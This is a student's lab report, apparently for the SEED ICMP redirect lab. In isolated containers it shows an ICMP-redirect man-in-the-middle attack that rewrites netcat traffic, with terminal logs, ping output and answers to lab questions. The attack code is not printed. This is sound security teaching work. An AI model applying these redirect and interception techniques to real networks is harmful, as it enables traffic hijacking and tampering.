
My traceroute [v0.93]
dd602189c07f (10.9.0.5) 2025-02-22T04:46:36+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets          Pings
Host      Loss%    Snt   Last   Avg   Best   Wrst StDev
1. 10.9.0.11    14.3%    7    0.6   0.2   0.0    0.6   0.2
2. 192.168.60.5    0.0%    6    0.1   0.3   0.1    1.1   0.4

```

With the configurations turned on the attack failed as it did not redirect the packets.


Task 2:

The following images show the process of me launching the MITM attack and all that was happening at the same time.




```
[02/22/25]seed@VM:~/.../Labsetup$ dockps  
5c5c544e1e68 malicious-router-10.9.0.111  
cldc8d6c21ca router  
cf022723472 host-192.168.60.6  
b6f96c59c8aa host-192.168.60.5  
a45d93465ac1 attacker-10.9.0.105  
dd602189c07f victim-10.9.0.5  
[02/22/25]seed@VM:~/.../Labsetup$ docksh b6  
root@b6f96c59c8aa:/# nc -lp 9090  
ls  
AAAAAAA  
root@b6f96c59c8aa:/# nc -lp 9090  
AAAAAAA  
la  
AAAAAAA  
AAAAAAA  
[02/22/25]seed@VM:~/.../Labsetup$ ls  
alexandria  
^C  
root@dd602189c07f:/# nc 192.168.60.5 9090  
ls  
alexandria  
alexandria  
^C  
root@dd602189c07f:/# nc 192.168.60.5 9090  
ls  
alexandria  
^C  
root@dd602189c07f:/# nc 192.168.60.5 9090  
alexandria  
^C  
root@dd602189c07f:/# nc 192.168.60.5 9090  
alexandria  
la  
alexandria  
alexandria
```

This is showing how I started a TCP client and server program and how I was successful in replacing my name with the series of A's.




```
Sent 1 packets.  
root@a45d93465ac1:/volumes# ./icmp_redirect.py  
.Sent 1 packets.  
root@a45d93465ac1:/volumes# ./icmp_redirect.py  
[02/22/25]seed@VM:~/.../Labsetup$
```

This is showing how I redirected the packets.




```
Feb 22 16:18
seed@VM: ~/Labsetup
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAA\n', length: 11
.
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAA\n', length: 11
.
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAA\n', length: 11
.
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAA\n', length: 11
```

This was a stream of the packets being sent.



```
Feb 22 16:30
seed@VM: ~/Labsetup
64 bytes from 192.168.60.5: icmp_seq=508 ttl=63 time=0.155 ms
64 bytes from 192.168.60.5: icmp_seq=509 ttl=63 time=0.111 ms
64 bytes from 192.168.60.5: icmp_seq=510 ttl=63 time=0.197 ms
64 bytes from 192.168.60.5: icmp_seq=511 ttl=63 time=0.122 ms
64 bytes from 192.168.60.5: icmp_seq=512 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=513 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=514 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=515 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=516 ttl=63 time=0.326 ms
64 bytes from 192.168.60.5: icmp_seq=517 ttl=63 time=0.150 ms
64 bytes from 192.168.60.5: icmp_seq=518 ttl=63 time=0.353 ms
64 bytes from 192.168.60.5: icmp_seq=519 ttl=63 time=0.174 ms
64 bytes from 192.168.60.5: icmp_seq=520 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=521 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=522 ttl=63 time=0.156 ms
64 bytes from 192.168.60.5: icmp_seq=523 ttl=63 time=0.143 ms
64 bytes from 192.168.60.5: icmp_seq=524 ttl=63 time=0.235 ms
64 bytes from 192.168.60.5: icmp_seq=525 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=526 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=527 ttl=63 time=0.152 ms
64 bytes from 192.168.60.5: icmp_seq=528 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=529 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=530 ttl=63 time=0.133 ms
```

This is showing the ping's stream of traffic.



This is showing the traceroute of the victim container. I do not know why the malicious router's ip wasn't shown.

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.

- You need to capture the traffics so that only the victim will send messages to the malicious router and not vice versa, because we only induce the victim host to send messages, and we do not induce the target host. It is not necessary to do it in the opposite direction.

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

This is showing me using A's ip address by adding it to the mitm file. I followed the same procedures for the MITM attacked and noting seemed to be different.

Next, I used the MAC address by inserting it into the mitm file and followed the same procedures for the attack. I noticed some differences.

```
Activities Terminal Feb 22 18:56
seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup seed@VM: ~/Labsetup
Sent 1 packets.
.
^Croot@5c5c544e1e68:/volumes# ^C
root@5c5c544e1e68:/volumes# ./mitm_sample.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
```

I noticed that the attack was slower, sending less packets.

```
Activities Terminal Feb 22 19:01
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
64 bytes from 192.168.60.5: icmp_seq=56 ttl=63 time=0.050 ms
64 bytes from 192.168.60.5: icmp_seq=57 ttl=63 time=0.052 ms
64 bytes from 192.168.60.5: icmp_seq=58 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=59 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=60 ttl=63 time=0.102 ms
64 bytes from 192.168.60.5: icmp_seq=61 ttl=63 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=62 ttl=63 time=0.049 ms
64 bytes from 192.168.60.5: icmp_seq=63 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=64 ttl=63 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=65 ttl=63 time=0.051 ms
64 bytes from 192.168.60.5: icmp_seq=66 ttl=63 time=0.084 ms
^C
--- 192.168.60.5 ping statistics ---
107 packets transmitted, 13 received, 87.8505% packet loss, time 108240ms
rtt min/avg/max/mdev = 0.046/0.063/0.102/0.016 ms
root@dd602189c07f:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
^C
--- 192.168.60.5 ping statistics ---
11 packets transmitted, 0 received, 100% packet loss, time 10248ms

root@dd602189c07f:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
```

I also noticed that the ping was slower.

Since using the MAC address caused more issues I would say that using the ip address is the correct choice.